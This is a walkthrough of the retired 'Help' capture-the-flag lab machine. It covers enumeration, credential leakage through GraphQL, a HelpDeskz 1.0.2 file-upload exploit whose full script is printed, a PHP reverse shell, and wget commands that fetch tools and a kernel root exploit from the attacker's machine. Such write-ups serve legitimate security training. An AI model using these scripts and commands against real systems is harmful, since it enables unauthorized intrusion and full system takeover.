Help
| Name: |
Help

|
|---|---|
| Release Date: | 19 Jan 2019 |
| Retire Date: | 08 Jun 2019 |
| OS: | Linux  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
buckley310  00 days, 03 hours, 19 mins, 45 seconds 00 days, 03 hours, 19 mins, 45 seconds |
 |
m0nic  00 days, 04 hours, 10 mins, 02 seconds 00 days, 04 hours, 10 mins, 02 seconds |
| Creator: | cymtrick  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./help 10.10.10.121
$ nmap -sC -sV -oA ./help 10.10.10.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 17:01 EDT
Nmap scan report for 10.10.10.121
Host is up (0.096s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.25 seconds
SSH and 2-HTTP ports. Port 80 is just the default apache page, but 3000 gives us a JSON response about getting the credentials with a given query.

Let's go ahead an gobuster both HTTP ports and see what comes up.
gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.121
gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.121:3000

Port 80
/javascript (Status: 301)
/server-status (Status: 403)
/support (Status: 301)
Port 3000 gave us nothing and 80 gave us 3. Javascript and server-status are both Forbidden, but support leads us to a HelpDeskz page.



I've never even heard of HelpDeskz so it's time for some Google-Fu. 3rd result is the GitHub repo for it and more importantly the UPGRADING.txt file.

Good News is that if we check http://10.10.10.121/support/UPGRADING.txt that the file exists meaning this is 1.0.2
Searchsploit finds 2 existing vulnerabilities. An arbitrary file upload and an authenticated SQL injection.


Let's keep digging in the 3000 page before we try the File Upload. If we check out the Headers tab of that JSON response, we see the X-Powered-By Express attribute in the response header

A little more Google-Fu finds us Express.js query calls to graphQL
Trying http://10.10.10.121:3000/graphql

So, let's give it some parameters. We're looking for usernames so let's start there
curl -s -G http://10.10.10.121:3000/graphql --data-urlencode "query={user}" | jq

{"errors":[{"message":"Field \"user\" of type \"User\" must have a selection of subfields.
Did you mean \"user { ... }\"?","locations":[{"line":1,"column":2}]}]}
So, now it wants sub-fields. Needy thing isn't it.....
curl -s -G http://10.10.10.121:3000/graphql --data-urlencode 'query={user {username} }' | jqThat got us something!

Let's try and add to what we have. If there's a user, there must be a password.
curl -s -G http://10.10.10.121:3000/graphql --data-urlencode 'query={user {username,password}
        }' | jq
Just my luck, when I try this password, it fails. Let's see if it is encoded. Looks a bit like an MD5 hash.

And it was. Password is "godhelpmeplz" We can now log into the HelpDeskz site with helpme@helpme.com:godhelpmeplz
So, now let's Submit a ticket with the pentestmonkey php-reverse-shell found here. We get a file not allowed error but after hours trying to find a way around that (shoutout to Raiden99 for getting me past this), it turns out that it really was uploading the file. Next, we modify the 40300.py script from earlier to:
import hashlib
import time
import sys
import requests

print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'

if len(sys.argv) < 3:
    print "Usage: {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
    sys.exit(1)

helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]

currentTime = int(time.time())

for x in range(0, 300):
    plaintext = fileName + str(currentTime - x)
    md5hash = hashlib.md5(plaintext).hexdigest()

    url = helpdeskzBaseUrl+md5hash+'.php'
    response = requests.head(url)
    if response.status_code == 200:
        print "found!"
        print url
        sys.exit(0)

print "Sorry, I did not find anything"
Then run:
sudo python file.py http://10.10.10.121/support/uploads/tickets/ shell.phpDing Ding! Shell time. We have a shell as help. By now, you know the drill. wget LinEnum over to the Target, run it with -t, dig through the output.
On Attacking Machine:
python3 http.server 8080 in the LinEnum folderOn Victim:
wget http://YOURIP:8080/LinEnum.sh
chmod 7777 LinEnum.sh
./LinEnum.sh -t
Fortunately, we don't need to dig too deeply in order to find our privesc path.
###[00;33m### SYSTEM ##############################################[00m
###[00;31m[-] Kernel information:###[00m
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64
x86_64 GNU/Linux
There's a local kernel exploit in the exploit DB for that. I hope you left your http.server running! (No big deal if you didn't. Just start it back up)
On Attacking Machine:
cp /usr/share/exploitdb/exploits/linux/local/44298.c /home/kali/Help/44298.c
gcc 44298.c -o out
On Victim:
wget http://YOURIP:8080/out
chmod 7777 out
./out

A whoami shows you are now root. Use the typical python -c 'import pty;pty.spawn("/bin/bash")' and you have a full TTY shell as root. Grab your flags and celebrate with the libations of your choice!